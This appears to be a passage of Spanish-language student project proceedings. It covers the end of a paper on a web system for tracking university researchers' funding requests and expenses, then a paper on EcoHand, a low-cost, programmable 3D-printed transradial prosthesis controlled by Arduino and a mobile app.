El principal objetivo del nuevo sistema es el de gestionar los diversos pedidos de los docentes e investigadores, dando soporte al seguimiento de los mismos y al control de los gastos que se realicen. Las funcionalidades principales son todas aquellas referidas a la llegada de resoluciones, la recepción de pedidos, el control de gastos y los cambios de estado. Las funcionalidades secundarias son todas aquellas que dan soporte a las primarias, como la administración de usuarios, de proyectos, etc. Las funcionalidades más importantes se muestran en la **Figura 2**.

En la **Figura 3** se observa parte del diagrama de clases correspondiente a los pedidos.




Figura 2. Diagrama de casos de uso del sistema




Figura 3. Porción del diagrama de clases correspondiente a los pedidos

Alcances

A cada usuario del sistema se le asigna un usuario, para que interactúe con el mismo de forma adecuada. Uno de los usuarios son los docentes/ investigadores, que realizan los distintos pedidos. Otros usuarios son los personales administrativos, que se encargan de realizar las acciones adecuadas según las condiciones presentadas.

El sistema genera reportes de los distintos gastos de los investigadores, para proporcionar la información necesaria y así facilitar tanto el control y seguimiento de los mismos como la toma de decisiones.

Módulo de Login: este módulo permite a los usuarios entrar al sistema con un nombre de usuario y contraseña. Los distintos tipos de usuario tienen diferentes niveles de acceso. Puede observarse una pantalla de este módulo en la **Figura 4**.




Figura 4. Pantalla de administración de usuarios

Módulo ABM Proyecto: este módulo permite administrar los proyectos del sistema: darlos de alta, modificar los investigadores asociados, su descripción, las fechas de inicio y finalización.

Módulo ABM Investigador: este módulo permite administrar los investigadores del sistema: nombre y apellido, legajo, teléfono, email y dirección.

Módulo de Gastos: este módulo permite administrar los gastos de los investigadores: indicar cuánto gastaron, en qué lo gastaron, y cuánto les queda. Puede observarse una pantalla de este módulo en la **Figura 5**.




Figura 5. Pantalla de consulta de gastos del proyecto

Módulo Administrar Resoluciones: este módulo permite cargar las resoluciones provenientes de rectorado y asignar los fondos correspondientes a cada proyecto, por cada inciso. Puede observarse una pantalla de este módulo en la **Figura 6**.




Figura 6. Pantalla de carga de resolución

Módulo Realizar Pedido: este módulo permite a los investigadores realizar pedidos de los distintos tipos: de elementos, pago anticipado, reintegro, y viáticos; siguiendo los modelos del sistema existente. Puede observarse una pantalla de este módulo en la **Figura 7**.



Figura 7. Pantalla de realización de pedido

Módulo de Seguimiento de Pedido: este módulo permite al investigador consultar el estado de su pedido y así poder conocer dónde se encuentra la solicitud de su pedido. También provee una forma de contacto para consultar por demoras. Otra funcionalidad que posee es la de proporcionar un historial de los estados por los que ha pasado un pedido en particular. En este módulo, también, los empleados de la SCyT y la DEF pueden cambiar el estado del pedido, transitando por el camino normal de los estados del pedido. Puede observarse una pantalla de este módulo en la **Figura 8**.




Figura 8. Pantalla de aprobación de pedido por SeCYT

Módulo de Reportes: este módulo permite la realización de distintos reportes, como reportes de proyectos, de gastos, y de procedimientos. Puede observarse una pantalla de este módulo en la **Figura 9**.



Figura 9. Pantalla de reporte de estado de pedidos

Límites

Los límites son funcionalidades no implementadas en el sistema.

Módulo de Licitaciones: este módulo permite al personal de Compras, al Proveedor, y al Investigador, ejecutar el proceso de las licitaciones. Como la licitación se realiza por disposiciones de Rectorado, y no se puede influir en el sistema, no se implementa este módulo. Sin embargo, se implementan las variaciones protegidas, que permiten que en un futuro se agregue esta funcionalidad.

Módulo de Presentaciones de Proyecto: este módulo permite a los investigadores presentar nuevos proyectos ante Rectorado. Esto no es de interés de los solicitantes, que ya tienen un sistema que funciona correctamente para esta funcionalidad.

5. Beneficios de uso

Los beneficios del uso de la plataforma de seguimiento de pedidos se clasifican en 2 categorías:

Organizacional

Contribuye a una mejora en el proceso actual de Universidad de seguimiento de pedidos logrando que se agilicen las tareas de solicitud de fondos para la realización de los proyectos.

Permite la centralización de toda la información concerniente a un proyecto.

Medioambientales

Reducción del uso de papel. Al registrar toda la información necesaria de cada pedido de determinado proyecto en el sistema y no realizar impresiones innecesarias.

Resultados

Uno de los principales objetivos del proyecto fue la formación de los recursos humanos. La meta como investigadores es la capacidad para realizar investigación científica, generar conocimiento y facilitar la transferencia de tecnología a la sociedad. Este proyecto de investigación posibilita la colaboración entre áreas de la Universidad, fortalece el trabajo de investigación y desarrollo I+D y permite que alumnos de la cátedra Proyecto Final puedan aplicar su conocimiento a una necesidad concreta.

Para lograr estos objetivos se dispuso del siguiente personal: 1 Investigador formado, 3 Investigadores de apoyo y 4 alumnos de la cátedra Proyecto Final.

El proyecto ha permitido al equipo iniciar la investigación en desarrollo web, y finalizar la etapa de toma de requerimientos en la Unidad de Vinculación Tecnológica dependiente de la Secretaría de Ciencia, Tecnología y Posgrado de la UTN-FRM (Universidad Tecnológica Nacional - Facultad Regional Mendoza) y relevar otros sistemas similares.

Se ha iniciado la etapa de requerimientos e iniciado la capacitación en las herramientas de desarrollo.

Los próximos pasos consisten en continuar con la etapa de diseño, desarrollo e implementación y realizar la capacitación correspondiente.

Discusión

El desarrollo de conocimiento científico es un factor fundamental para el desarrollo de la humanidad, tanto a nivel individual como colectivo. El mismo permite lograr mejoras en diversos campos y aplicaciones que permiten lograr un mayor y mejor nivel de desarrollo. Es por este motivo que los diferentes países deciden realizar inversiones en el desarrollo tecnológico para que sus respectivos investigadores puedan llevar a cabo proyectos de investigación.

Los investigadores requieren de fondos para poder llevar a cabo sus distintos proyectos, los cuales pueden provenir de cualquier fuente, tanto privada como pública. Lo que concierne a ambas partes es el uso de dichos fondos. Por parte de los investigadores requieren de fondos y de su control, mientras que por parte de los donantes de

fondos, que dichos proyectos avancen y presenten resultados.

Conclusión

Los resultados de este proyecto han sido altamente satisfactorios, dado que se logró una aplicación que brinda un soporte fundamental para el correcto desarrollo de proyectos de investigación.

Al usar tecnologías de fácil aprendizaje y que poseen herramientas de automatización, tenemos una gran ventaja a la hora de realizar el desarrollo, dado que disminuye los tiempos de desarrollo.

El sistema está parametrizado de forma tal para dar soporte a distintos cambios que se puedan realizar durante su funcionamiento, tales como los tipos de pedidos que pueden realizar los investigadores.

Agradecimientos

Los integrantes de este grupo agradecemos al cuerpo docente de la cátedra de Proyecto Final (UTN – FRM) por habernos brindado su apoyo y comprensión a todas las dudas que nos fueron surgiendo a lo largo de la realización de este proyecto.

También agradecer a los integrantes de la Unidad de Vinculación Tecnológica dependiente de la Secretaría de Ciencia, Tecnología y Posgrado de la UTN-FRM (Universidad Tecnológica Nacional - Facultad Regional Mendoza) por su disposición al proporcionarnos toda la información necesaria para llevar a cabo el proyecto.

Referencias

[1] Ruby: https://www.ruby-lang.org/es/

[2] Ruby on Rails: https://rubyonrails.org/

[3] MariaDB: https://mariadb.org/

[4] JetBrainsRubyMine: https://www.jetbrains.com/ruby/

[5] Git: https://git-scm.com/

[6] GitHub: https://github.com/

[7] Trello: https://trello.com/

[8] MS Project: https://products.office.com/es/project

[9] Enterprise Architect: https://sparxsystems.com/products/ea/

[10] Bootstrap: http://getbootstrap.com

[11] Travis CI: https://www.travis-ci.com/

[12] Coveralls: https://coveralls.io/

EcoHand: la Prótesis Transradial Programable, Económica y Ecológica

Palopoli Juan José; Bistolfi, Facundo; Segovia, Elías; Avalo, Pablo; Callapiña, Juan Guillermo
Universidad Nacional de la Matanza, Sede San Justo, Catedra Proyecto de Fin de Carrera, Titular de Catedra: Mg. Roberto Eribe
juanjopalopoli@gmail.com; facundobistolfi@hotmail.com; segoviaelias92@gmail.com; pabloavalo@outlook.com; guillekallap@gmail.com

Resumen

En el presente documento se explicará el proceso de diseño y construcción de una prótesis transradial. La misma, además de haber sido diseñada e impresa en 3D utilizando materiales reciclados, cuenta con un módulo Arduino que tiene como funciones principales controlar las falanges de esta, recibir y procesar las instrucciones que le envía la aplicación de celular. Dicha aplicación desarrollada para la plataforma Android permite al usuario, indicar que secuencias (conjunción de posiciones de la prótesis y eventos programables) desea ejecutar pulsando en la pantalla de la aplicación o bien mediante comandos de voz asociados a cada secuencia. Además, permite importar secuencias personalizadas, y crear grupos de secuencias favoritas. Adicionalmente, utilizando una aplicación para Windows (desktop) los usuarios podrán crear secuencias personalizadas acorde a sus necesidades. Dichas secuencias personalizadas se exportan y luego pueden ser importadas tanto por su creador, como por cualquier otro usuario del sistema, formando así una comunidad.

Introducción

En la actualidad, aquellas personas que padecen una amputación o reducción congénita por debajo del codo se encuentran frente a dos opciones claramente definidas: por un lado, adquirir una prótesis a un costo reducido o accesible, pero limitada en funciones, por lo que no llega a satisfacer las necesidades específicas del usuario, o bien, optar por una prótesis con un mayor número de funciones, pero a un alto costo, haciendo que sea difícil acceder a las mismas.

Esta situación, en conjunto con las limitaciones financieras que presentan quienes necesitan acceder a dichas prótesis, se ve agravado por la falta de adaptabilidad que presentan como defecto de diseño ciertas prótesis, forzando a que sus usuarios al crecer o requerir otras funciones deban adquirir una prótesis nueva, lo cual puede resultar excesivamente costoso según diversos factores. Adicionalmente existe un desinterés presente, quizás por desconocimiento o falta de información, el cual lleva a no medir el impacto ecológico que tienen los componentes utilizados en dichas prótesis, el cual está claro, puede minimizarse.

En base a lo antes mencionado, hemos creado el proyecto EcoHand, desarrollando una prótesis que brinde mejores prestaciones a sus usuarios, buscando minimizar el costo e impacto a nivel ecológico lo más que nos sea posible.

¿Qué es una amputación transradial?

Se entiende por amputación transradial, a aquella amputación traumática o congénita que se presenta por debajo del codo, es decir, en el antebrazo.

La misma puede ser una amputación a diferentes niveles del antebrazo larga, media, corta o muy corta.




Figura 1. Ilustración de una amputación transradial.

Composición del Sistema

EcoHand como sistema se divide en 3 componentes principales con los que el usuario interactúa: una prótesis transradial, una aplicación de celular y una aplicación de escritorio.




Figura 2. Diagrama de despliegue + componentes del sistema – vista general del sistema.

Prótesis Transradial

El primer componente principal del que vamos a hablar es la *prótesis transradial* en cuestión.

Características

Hay una serie de características que, en base a diversas fuentes y, conclusiones a las que hemos llegado, consideramos debe reunir la prótesis en cuestión para poder ser útil para su portador.

1. Ligera

Considerando que la prótesis en cuestión será utilizada durante periodos relativamente largos, y debe mejorar la calidad de vida de su portador, se pretende que la misma sea lo más ligera posible, pero esto desencadena la primera pregunta: ¿Qué tan ligera debe ser la prótesis?

Según las conclusiones enunciadas en [2], el peso total de la prótesis debe de estar por debajo de los 500g, ya que cuanto más ligera sea, más practica y fácil de usar será para su usuario.

No obstante, hemos decidido poner como peso limite 2 Kg, ya que considerando todos los componentes que la prótesis utilizara, en particular la estructura de la mano y antebrazo impresos y los cinco Servomotores, el peso rondara 1,5 Kg. Sin embargo, el minimizar el peso sigue siendo una de las prioridades.

2. Independencia entre dedos

Si bien puede parecer una característica obvia, no todas las prótesis cumplen o necesitan cumplir con esto. En el caso de EcoHand, vimos necesario incluir esta característica puesto que, desde un principio, nuestro interés siempre fue el permitir al usuario que pueda posicionar los dedos de la mano según como desee (y dentro de las limitaciones comprendidas por el diseño en cuestión).

Por lo tanto, el no separar el mecanismo que mueve cada dedo respecto a los demás conllevaría imitar enormemente las herramientas brindadas al usuario de EcoHand.

Para poder llevar a cabo este punto, se asignó un servomotor (Ver Figura 3) para mover cada dedo (dando un total de 5 servomotores) ya que citando lo enunciado sobre este tipo de actuador en [1], los servomotores son relativamente fáciles de controlar, conectables directamente a microcontroladores, su eje puede adoptar una posición especifica y no requieren de un sistema de reducción de velocidad, reduciendo en parte la complejidad del diseño.



Figura 3. Servomotor Mg 996 Digital 10-13Kg de Torque.

3. Dos falanges por dedo

Si hablamos de una mano anatómicamente correcta, exceptuando el dedo pulgar, cada dedo se compone por 3 falanges: proximal, medio y distal.




Figura 4. Ilustración de falanges de la mano.

Si bien consideramos innecesario utilizar una estructura de tres falanges para los dedos de la prótesis, lo que se hizo fue agrupar los falanges distales y medios. Este concepto, en conjunto con el ángulo formado al flexionar el dedo se fue refinando constantemente, buscando obtener dedos que, en lugar de ser anatómicamente correctos, fueran funcionales.

El hecho de que se busque funcionalidad antes que perfección anatómica no significa que no se busque mejorar el aspecto, sino que, en todo caso, se prioriza funcionalidad por sobre el mismo.

Ejemplos de este refinamiento antes mencionado se pueden observar en las figuras 5, 6 y 7. En las figuras 5 y 6 se evidencia como se fue adaptando el tamaño de los dedos no pulgares (Figura 5) y pulgar (Figura 6) así como también, se buscó adaptar los segmentos por los que circulan los "tendones" (de los cuales hablaremos más adelante).




Figura 5. De izquierda a derecha, versiones I, II y III de un dedo no pulgar, vista superior.




Figura 6. De margen inferior a superior, versiones I y II de un dedo pulgar.

En lo que refiere al "agarre" que permiten los diseños de los dedos que se fueron realizando, específicamente los dedos no pulgares, este aspecto también se fue refinando con las diferentes versiones.



Figura 7. De margen inferior a superior, versión I, II y III de un dedo no pulgar, ángulo de flexión, vista lateral.

Se puede apreciar en la Figura 7, como en la primera versión el ángulo de flexión era prácticamente a 90º. Esto se vio mejorado al agregar curvatura a cada falange y mejorar la proporción de tamaño (largo) que existe entre falange distal y falange proximal.

4. Fuente inalámbrica y recargable.

Si bien, este aspecto en parte favorece a reducir el impacto ambiental que el producto final tiene, su razón principal de ser es brindar autonomía a la prótesis, al no tener que estar conectada constantemente a una fuente.

Para esto, se utilizan baterías recargables (Ver Figura 8) y un cargador acorde a las mismas.



Figura 8. Baterías recargables 18650 litio-ion 3.7v 2200 mA/h

5. Programable

Normalmente, las prótesis que presentan ciertas "funciones" presentan un juego definido y fijo de las mismas, es decir, pueden realizar solo las tareas para las que fueron programadas. Al momento de crear EcoHand decidimos permitirle al usuario programar las "secuencias" que desea utilizar.

Por secuencia, entendemos un grupo ordenado de *gestos* y *eventos programables*.

Un *gesto*, es una posición que adopta la mano en un instante determinado por lo que, se compone de la posición de cada dedo. Por otro lado, *eventos*

programables son aquellos eventos como temporizadores y lecturas/activación de sensores que permiten regular, acorde a las necesidades del usuario, el flujo de la secuencia.

El usuario, desde la aplicación de escritorio crea las secuencias que desea utilizando gestos y eventos programables. Estas secuencias luego son "compiladas" y exportadas, hacia la aplicación de celular. Finalmente, la aplicación de celular envía la secuencia al embebido para que la ejecute.

Hablaremos más sobre este proceso al tratar la aplicación de escritorio.

Estructura

La estructura de la prótesis en líneas generales está conformada de la siguiente manera:

1. Modelos 3D

La prótesis presenta una serie de modelos 3D que forman la estructura básica de la prótesis: dedos no pulgares (Ver Figura 5 o 7) dedo pulgar (Ver Figura 6) la mano y el antebrazo.

Si bien, los modelos antes mencionados se subdividen en más modelos (ej.: un dedo no pulgar se divide en 2 falanges, uno proximal y uno distal) a los fines de la explicación es indistinto.

2. Arduino

El módulo Arduino Nano incluido en la prótesis (Ver Figura 9) tiene como finalidad controlar los sensores y actuadores conectados al mismo, así como también, comunicarse con el control de la prótesis (aplicación de celular) e interpretar las ordenes que llegan desde dicho control, y ejecutarlas.




Figura 9. Arduino Nano Atmega328 Ch340.

3. Sensores y Actuadores

De entre los sensores y actuadores conectados al Arduino, se destacan:

a. Servomotores: Como hemos mencionado previamente, se utilizan 5 servomotores, uno por cada dedo, los cuales tienen entre 10 y 13 kilogramos de Torque (Ver Figura 3). Si bien, podríamos haber optado por Servos de menor tamaño, la reducción de dicho tamaño seria poca en relación con el Torque que tienen dichos servos, lo cual sería contraproducente, en particular, al querer agarrar objetos.
b. Modulo Bluetooth: Se decidió utilizar un HC-05 (Ver Figura 10) por la experiencia que tenemos utilizando dicho modulo.
c. Sensor Muscular: Utilizamos un sensor muscular, EMG (Electromiograma) V3, con la intención de que el usuario en caso de programar una secuencia para que tome lecturas de este, pueda utilizarlo como "alternador" entre un gesto y otro, con un simple movimiento de su brazo. Para tener una noción de como se ve este sensor, ver Figura 11.
d. Sensor de Fuerza Resistivo (SFR): Comúnmente nombrado FSR (Force Sensing Resistor) es un sensor que, como puede apreciar en la Figura 12, presenta una resistencia en el extremo superior, la cual, varía según la fuerza aplicada sobre la misma. Al medir las variaciones entre los extremos se puede determinar "cuanta fuerza" se aplica lo cual resulta muy útil para regular cuando se debe dejar de presionar un objeto, para evitar romperlo, y adicionalmente, para no forzar los servos al intentar cerrar los dedos "indefinidamente".



Figura 10. Modulo Bluetooth HC-05



Figura 11. Modulo sensor electro muscular EMG V3, junto con sus conectores y electrodos.



Figura 12. Sensor de fuerza resistivo

4. Tendones

Si bien el nombre puede ser confuso, se utiliza un elemento extensible y parcialmente rígido para simular los tendones, como puede ser un hilo multifilamento, por ejemplo. El mismo, hace las veces de "tendones".

El mecanismo consiste en utilizar 2 hilos por par servomotor-dedo, y según cual hilo se tensione, el dedo se acerca o aleja de la palma.




Figura 13. Hilo multifilamento 0.4 mm utilizado para el mecanismo de "tendones".

Control de la prótesis (Aplicación de celular)

El segundo componente principal del que vamos a hablar es el *control de la prótesis*, la aplicación de celular en cuestión.

Plataforma

Si bien, nuestra intención al momento de desarrollar EcoHand fue incluir todas las plataformas posibles, por limitaciones de tiempo nos vimos obligados a optar por Android.

